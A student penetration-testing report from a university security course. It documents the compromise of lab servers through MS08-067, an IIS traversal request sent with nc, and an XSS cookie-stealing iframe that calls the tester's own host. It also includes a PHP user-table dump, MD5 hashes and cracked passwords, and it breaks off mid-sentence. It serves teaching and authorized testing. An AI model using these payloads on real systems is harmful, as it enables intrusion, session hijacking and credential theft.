laSalle
Universitat Ramon Llull

Security Testing Technical Report

Course 2020-2021

Group number: 13

Prepared by: Arcadia Youlten (arcadia.youlten) and Felipe Perez (felipe.perez)

Date: 28/05/2021

Table of Contents

1. Introduction

In this project, we were required to do vulnerability and penetration testing on different severs within La Salle’s Lost Network. The goal was to gain administrative sever access on three different servers chosen at random by using different techniques that we had been taught previously in the semester. In our case we were given the following IP addresses: 10.14.1.109, 10.14.3.137, and 10.14.12.25. We were able to use any tool that was available to us. All exploits were preformed on Kali Linux that, on top of the normal packages with the latest version of Kali Linux. The version that we used also had Nessus and Metasploit 5/6 installed, so some of the exploits performed in the document require these tools.

The purpose of this report is to document all the different techniques and steps that we used to exploit the different servers. Each section details the steps taken for the respective server and explores which kind of vulnerability was used to gain access to the server.

2. General Assessment

General information about the network tested.

Domain	LOST Project
Registrant Name	La Salle Campus Barcelona
IP Addresses to test	10.14.1.109 10.14.1.103 10.14.3.137 10.14.12.25
Organization location (address, country, …)	Sant Joan de La Salle street, 42 nd 08022 Barcelona Spain
Servers location (address, country, …)	Sant Joan de La Salle street, 42 nd 08022 Barcelona Spain
Test conditions	Tested from (domain): CCNP Labs in La Salle Public Source IP address: None, we did not use a public IP to exploit the network Private Source IP address: 172.17.11.80 Hops: 4 Speed/Access: 15 Mbps

3. Testing Summary results:

IP address	**Vulnerable (yes/no)**	**Exploited (yes/no)**	**Hardness (1 to 5)**	**Comments**
10.14.1.109	yes	yes	2	Relatively straightforward to breach. The most challenging thing was figuring out the hash. Cracking the hash itself was simple.
10.14.3.137	yes	yes	5	Getting into this server was like solving a puzzle. There were a lot of little clues we had to put together to get to the final solutions. It was quite difficult to find what was/was not vulnerable in this server
10.14.12.25	yes	yes	3	A Wordpress exploit allowed easy access, also, it was very easy to gain access the website's administrator account by looking for the file mentioned in the /robots.txt page.
10.14.1.103	yes	yes	3	Although initially it seemed difficult, due to the fact that it had gcc and we could exploit and compile code, it was only a matter of going through the different codes in the ExploitDB/other sties and testing to see which ones work.

4. Testing results

The first sever we tested was 10.14.1.109. This sever is within the first scenario of the LOST Project. Since we had seen and sometimes exploited this server within the lab classes, we already had a pretty good idea of what types of attacks this server was vulnerable. As mentioned previously in Lab 9, thought it would be the best course of action to try and gain access to the server using the Microsoft Windows Server Service RPC Vulnerability which affected a large number of older windows computers. We also tried the External Blue exploit, however, this simply crashed the host, and we could not use it to effectively exploit access to the server.

4.1. 10.14.1.109

IP address	10.14.1.109
Operating system	Windows 2000
Kernel version, service pack, etc.	Service pack 0-4 Language: Spanish Kernel Version: Windows NT 5.0.2195.1
Host name	ISECOM-BNEHT7HC
Host Usernames	Administrador,Invitado,IUSR_ISECOM-BNEHT7HC,IWAM_ISECOM-BNEHT7HC, TsInternetUser
Number of vulnerabilities detected	Number of high level vulnerabilities: 0 Number of medium level vulnerabilities: 2 Number of low level vulnerabilities: 0
Vulnerabilities IDs	Microsoft Windows Server Service RPC Vulnerability CVE: 2008-4250 / MS08-067 Eternal Blue MS17-010 / CVE: 2017-0143
Vulnerabilities exploited and their CVE	Microsoft Windows Server Service RPC Vulnerability CVE: 2008-4250 / MS08-067 Meterpreter payload: windows/meterpreter/bind_tcp
Vulnerabilities failed to exploited and their CVE	Metasploit Exploit: exploit/windows/smb/ms17_010_eternalblue
Distance to the server	4 hops

4.1.1. Port scanning and services fingerprinting

As mentioned previously, since this was a server we had frequently tested in class, we had a pretty good idea of the different types of attacks that it was vulnerable.

First, however, we did an Nmap scan to determine the different ports that were open. We found two very important ports were open:

Port	Protocol	Service	Service Version	Comments
455	TCP	Microsoft-ds	Windows 2000 microsoft-ds	Vulnerable to Microsoft Windows Server Service RPC Vulnerability
139	TCP	Netbios-ssn	Microsoft Windows netbios-ssn	Vulnerable to Microsoft Windows Server Service RPC Vulnerability

As mentioned previously, we had seen in lab 9 that these two ports could be used for the Microsoft Windows Server Service RPC Vulnerability, so we decided to do a Nessus Scan to get more information about the exploit. It should be noted that banner grabbing was also a potential way to get information about this server, however, because we already knew that the server was vulnerable to this exploit, we decided to test that first. In the end, we did not need the fingerprinting, so we did not go back and do it.

4.1.2. Vulnerability testing

Detailed below is information regarding the Microsoft Windows Server Service RPC Vulnerability that this specific server is vulnerable to.

CVE	CVE-2000-0884
CVSS score	10
Application name and version	Windows server 2000
Other versions affected	Windows server 2003 SP1, SP2 Windows Vista SP1 Windows XP SP2, SP3 (Both professional)
Vulnerability Name	Vulnerability in Server Service Could Allow Remote Code Execution (958644)
Vulnerability type(s)	Execute Code Overflow
Publish Date	2008-10-23
Confidentiality Impact	Complete
Integrity Impact	Complete
Availability Impact	Complete
CWE ID	94
CWE Name	Failure to Control Generation of Code ('Code Injection')
Metasploit Modules Related To this CVE	windows/smb/ms08_067_netapi

Other important CWEs:

200	Information Exposure
22	Directory Traversal

4.1.3. Penetration testing

First do the Nmap scan and see what ports are open

```
nmap -n -sS 10.14.1.109 -O
nmap -n -sV 10.14.1.109
```

We suspect it is a windows machine, do a full scan to get the windows version

```
nmap -A 10.14.1.109
...
```

```
Host script results:
    |_clock-skew: mean: -8h04m02s, deviation: 1h24m48s, median: -9h04m00s
    | smb-os-discovery:
    |   OS: Windows 2000 (Windows 2000 LAN Manager)
    |   OS CPE: cpe:/o:microsoft:windows_2000::-
    |   Computer name: isecom-bneht7hc
…
```

Here we see that it is most likely a Windows 2000 machine. We try the following command to see if it was vulnerable to CVE-2000-0884, As the machine used in Lab 9 was.

```
echo -e "GET
/scripts/..%255c../winnt/system32/cmd.exe?/c+dir+c:%5cinetpub%5cscript
s HTTP/1.1\r\nHOST:10.14.1.109\r\n\r\n" | nc 10.14.1.109 80
```

It works, so we notice that perhaps the same metasploit module used in the same lab will work (windows/smb/ms08_067_netapi) with the payload windows/meterpreter/bind_tcp.

Unfortunately we only are able to get a hashdump of the passwords but not shell.

We also tried the eternal blue exploit to no avail. This one did not even give us meterpreter shell. Within Metasploit, we ran the following to use eternal blue:


```
use exploit/windows/smb/ms17_010_eternalblue
```

Since we have the hashdump of the users, we tried John the Ripper to see if we could crack them. Our first attempt was unsuccessful, since after an hour JTR only has advanced 4%.

Upon further research, we found that the hashes used are LM (LAN Manager)

We tried cracking the "Administrador" user's hash with an online tool (http://rainbowtables.it64.com/) and got the plain text ISEC200

This led us to try to see if the remote computer had RDP enabled, and it did.


10.14.1.109 - Remote Desktop Connection
Iniciar sesión en Windows
Microsoft
Copyright © 1985-1999 Microsoft Corporation
Microsoft Windows 2000 Server
Basado en tecnología NT
Nombre de usuario:
Contraseña:
EN
Aceptar
Cancelar
Apagar...
Opciones <<

We tried ISEC200 but it didn’t work.

Then, out of pure luck, we thought that perhaps instead of ISEC200, since the machine is windows 2000, it should be ISEC2000.


We tried it in caps and lowercase and the password was isec2000 which got us in with the admin account.

Then, we revisited the password hash cracker, and saw that the password hash has 2 parts, the first was isec200 and the second 0, so the final string is isec2000

To confirm our results, we tried john the ripper again, but not inside metasploit, using the following cmd:

```
john --format=lm hash.txt
```

Where hash.txt is the file with the hashes obtained before. This gave us the output:



```
root@kali:/home/kali# john --format=lm hash.txt
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 9 password hashes with no different salts (LM [DES 128/128 SSE2])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 161 candidates buffered for the current salt, minimum 512 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
                 (Invitado)
0                (Administrador:2)
Proceeding with incremental:LM_ASCII
ISEC200          (Administrador:1)
3g 0:00:00:41 0.05% 3/3 (ETA: 14:17:33) 0.07315g/s 90039Kp/s 90039Kc/s 548107KC/s 1Q5Y3L..1SUWS6
3g 0:00:00:46 0.05% 3/3 (ETA: 14:14:07) 0.06520g/s 90263Kp/s 90263Kc/s 548598KC/s KNEBCH5..KNAEPL,
3g 0:00:00:52 0.06% 3/3 (ETA: 14:06:13) 0.05768g/s 90797Kp/s 90797Kc/s 550888KC/s EK164JY..EK18664
3g 0:00:00:55 0.07% 3/3 (ETA: 13:57:57) 0.05447g/s 91343Kp/s 91343Kc/s 553828KC/s GRH1G29..GRKRD91
```

Note that the password is in 2 parts, the first part is isec200 and the second is 0.

That gave us admin access on this server.

4.1.4. Conclusions about this server


On this server, all users had remote access. We recommend limiting remote user/administrator access to the server. A more secure password is also recommended, and we were able to effectively crack with typical tools. Since the hashing algorithm was older it was also fairly easy to crack. Had this been a machine where we could obtain the hashdump of the passwords, but the hashing algorithm was more modern and complex, we would have taken more time to get in, if even possible. Additionally, applying the patch Microsoft released for the Microsoft Windows Server Service RPC Vulnerability is strongly recommended.

4.2. 10.14.3.137

This was one of the servers that we had not tested in the third scenario. Many ports were open, so we thought there would be many vulnerabilities. However, this server was well defended, and it was quite tricky to crack.

For example, here are a few of the things we tried in order to get information from the sever:

Backdoor ftp connections with admin and guest (Vulnerability of vsftpd):



```
yuletyde@LAPTOP-2M77O0NE:~$ ftp 10.14.3.137
Connected to 10.14.3.137.
220 (vsFTPd 2.0.5)
Name (10.14.3.137:yuletyde): admin
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> exit
221 Goodbye.
yuletyde@LAPTOP-2M77O0NE:~$ ftp 10.14.3.137
Connected to 10.14.3.137.
220 (vsFTPd 2.0.5)
Name (10.14.3.137:yuletyde): guest
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> exit
221 Goodbye.
```

We also tried other things like remotely accessing the mysql server, smtp exploits, and others, however, these did not work.

IP address	10.14.3.137
Operating system	GNU/Linux
Kernel version, service pack, etc.	2.6.18-128.el5 Machine: i686 Node Name: localhost.localdomain
Host name	Linux
Host Usernames	Root, spinkman, jharraway, sholden, bdio, jalderman, gconnor, sswiney, dhart, gprune, hplink, jgrimes, shunter, jingersol, mswanson, jstone, jgoldman, tmaloney, xbruce, slroreman
Number of vulnerabilities detected	Number of high level vulnerabilities: 18 Number of medium level vulnerabilities: 24 Number of low level vulnerabilities: 7 (+ 64 info)
Vulnerabilities IDs	CVE-2017-8218, CVE-2007-5000, 2012-0870, CVE-2012-1823,
Vulnerabilities exploited and their CVE	CVE-2007-5000
Vulnerabilities failed to exploited and their CVE	CVE-2017-8218,
Distance to the server	4 hops

4.2.1. Port scanning and services fingerprinting

In order to do the port scan, we used the command:

```
nmap -n -sS 10.14.3.137 -O
```

In this case, there were many ports open for this server. We thought the most interesting ones were as follows:

Port	Protocol	Service	Service Version	Comments
21	TCP	ftp vsftpd	2.0.5	
22	TCP	ssh OpenSSH	4.3 (protocol 2.0)	Possible to attempt a remote SSH entry
25	TCP	smtp Sendmail	N/A	
80	TCP	http Apache httpd	2.2.3 ((CentOS))	Can execute banner scanning
3306	TCP	Mysql MYSQL	N/A	Unauthorized query execution?
455	TCP	Microsoft-ds	Windows 2000 microsoft-ds	Vulnerable to Microsoft Windows Server Service RPC Vulnerability
139	TCP	Netbios-ssn	Microsoft Windows netbios-ssn	Vulnerable to Microsoft Windows Server Service RPC Vulnerability

Although many ports were open, it should be noted that quite a large number of the exploits that these services have are either used to cause a DoS attack, or they crash the server. In this project, we do not want to do either, so we have to try and look for other types of exploits.

4.2.2. Vulnerability testing

It should be noted that this vulnerability is not the explicit vulnerability that we exploited to get access to the server, however, both of these security flaws have the same “result” in that they allow cross site scripting on the server.

CVE	CVE-2007-5000
CVSS score	7.5
Application name and version	PHP before 5.3.12 and 5.4.x before 5.4.2
Other versions affected	PHP before 5.3.12 and 5.4.x before 5.4.2
Vulnerability Name	N/A
Vulnerability type(s)	Execute Code
Publish Date	2021-05-11
Confidentiality Impact	Partial
Integrity Impact	Partial
Availability Impact	Partial
CWE ID	CWE 20
CWE Name	Improper Input Validation
Metasploit Modules Related To this CVE	N/A

Other important CWEs:


311	Missing encryption of sensitive data (We were able to session spoof to get sensitive information about users on the servers)
79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
284	Improper Access Control

The Nessus scan revealed many exploits for this server, however, we ended up running the Nessus scan at the end of the testing.

4.2.3. Penetration testing

Seeing the MySQL server running, we initially thought that the site might be succesptible to an SQL injection attack. However, this was not the case. Noticing that the main fields were login/register fields, we decided to make an account with this website to see what we could do with it. Using this account, we found a strange flag, and further research found that this was a commonly known CTE test.

We found a guide, and used it when trying to penetrate the server, https://www.hackingarticles.in/hack-the-lampsecurity-ctf8-ctf-challenge-2/. After, we decided to investigate the articles that were posted on the site to see if we could find anything interesting. In one of them, we noticed the following HTML/Javascript code:


#4 Submitted by test on Thu, 05/08/2014 - 02:26.

<script>alert('subject');</script>

reply


This indicated that cross-site scripting was avaliable on the website.

Since we know this site is vulnerable to XSS, we add a comment with the previous code, and then we share it with another user. In the message for sharing the comment, we include a piece of code that when they open the message, will send us the information and we will be able to snoop their cookie:


```
<html>
<body>
<b> wanteddev</b>
<u>click me</u>
<iframe frameboarder=0 height=0 width=0
src=javascript:void(document.location="http://<OUR_IP>/Cookie_stealer.
php?c="+document.cookie)> </iframe >
</body>
</html>
```

Once we have the cookie we can use burpsuite to intercept the page and replace our cookie with the one obtained. It is important that we choose to send the message to a user that is admin, otherwise we will just get a cookie of a non admin user.

We intercept the cookie setting up a simple http server on our machine.


```
root@kali:/home/kali# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
172.20.27.239 - - [18/May/2021 13:36:01] code 404, message File not found
172.20.27.239 - - [18/May/2021 13:36:01] "GET /Cookie_stealer.php?c=has_js=1;%20SESS4e4c3780b925834b02d39f5390
7c5496=8tud31v3eceii22sa0f7hcoe32 HTTP/1.1" 404 -
```

Now we use burpsuite to intercept and gain admin access. Once we have admin access, we can create a post with some php code to display all the user info, and since we know from the version scan that the server is using drupal, we know the default user table format in the db:



Create Page

Title: * HaxPage

Body:

```
<?php
$result = db_query('select name,pass from users');
while($record = db_fetch_object($result))
{
print $record->name . ":" . $record->pass . "<br/>";
}
?>
```


When this page is visited, it will display all the info on the user table from the website:


HaxPage

Submitted by Steve on Tue, 05/18/2021 - 08:03


```
:
admin:49265c16d1dff8acef3499bd889299d6
Barbara:bed128365216c019988915ed3add75fb
Jim:2a5de0f53b1317f7e36afcdb6b5202a4
Steve:08d15a4aef553492d8971cdd5198f314
Sherry:c3319d1016a802db86653bcfab871f4f
Gene:9b9e4bbd988954028a44710a50982576
Harvey:7d29975b78825ea7c27f5c0281ea2fa4
John:518462cd3292a67c755521c1fb50c909
Johnathan:6dc523ebd2379d96cc0af32e2d224db0
Susan:0d42223010b69cab86634bc359ed870b
Dan:8f75ad3f04fc42f07c95e2f3d0ec3503
George:ed2b1f468c5f915f3f1cf75d7068baae
Jeff:ca594f739e257245f2be69eb546c1c04
Stacey:85aca385eb555fb6a36a62915ddd8bc7
Juan:573152cc51de19df50e90b0e557db7fe
Michael:c7a4476fc64b75ead800da9ea2b7d072
Jerome:42248d4cb640a3fb5836571e254aee2b
Tom:971dcf53e88e9268714d9d504753d347
Xavier:3005d829eb819341357bfddf541c175b
Sally:7a1c07ff60f9c07ffe8da34ecbf4edc2
abc:900150983cd24fb0d6963f7d28e17f72
test:5f4dcc3b5aa765d61d8327deb882cf99
test123:2168ad5e463d9accb215edaafa31c8d9
```

After getting the information about all of the different users, we saved that information into a file by copy-pasting it from the website. We compared the hash of the passwords with other hashes we had seen in class, and we confirmed that it was MD5. From there, we used John the Ripper in order to crack the passwords. This led to us finding the following information:




```
root@kali:/home/kali# john -w=/usr/share/wordlists/rockyou.txt -form=raw-md
5 hash2.txt
Using default input encoding: UTF-8
Loaded 23 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE
2 4×3])
Remaining 13 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
football123      (admin)
thundercats      (Xavier)
BobMarley        (Susan)
1website         (Sherry)
4g 0:00:00:00 DONE (2021-05-18 14:01) 6.250g/s 22411Kp/s 22411Kc/s 205720KC
```

Seeing that the admin password was one that was cracked we tried to use it to log into the website, and did so successfully. However, from there, we had to access the server. Although we had the admin's username and password, we still could not access the server itself via ssh.



```
yuletyde@LAPTOP-2M77O0NE:~$ ssh admin@10.14.3.137
Welcome to LAMPSecurity Research SSH access!
#flag#5e937c51b852e1ee90d42ddb5ccb8997

Unauthorized access is expected...
admin@10.14.3.137's password:
Permission denied, please try again.
admin@10.14.3.137's password:
Permission denied, please try again.
admin@10.14.3.137's password:
admin@10.14.3.137: Permission denied (publickey,gssapi-with-mic,password).
```

However, we also noticed that each user had an email address within the server. So, we decided to test this email address via ssh.




```
yuletyde@LAPTOP-2M77O0NE:~$ ssh spinkton@10.14.3.137
Welcome to LAMPSecurity Research SSH access!
#flag#5e937c51b852e1ee90d42ddb5ccb8997

Unauthorized access is expected...
spinkton@10.14.3.137's password:
Last login: Thu Mar 27 12:48:29 2014 from 192.168.56.1
```

With this, we were able to scucessfully log into the server via ssh. Since Steve Pinkton was an admin on the website we thought that he would also have access to important server functions. And by navigating to /etc/ and running the command

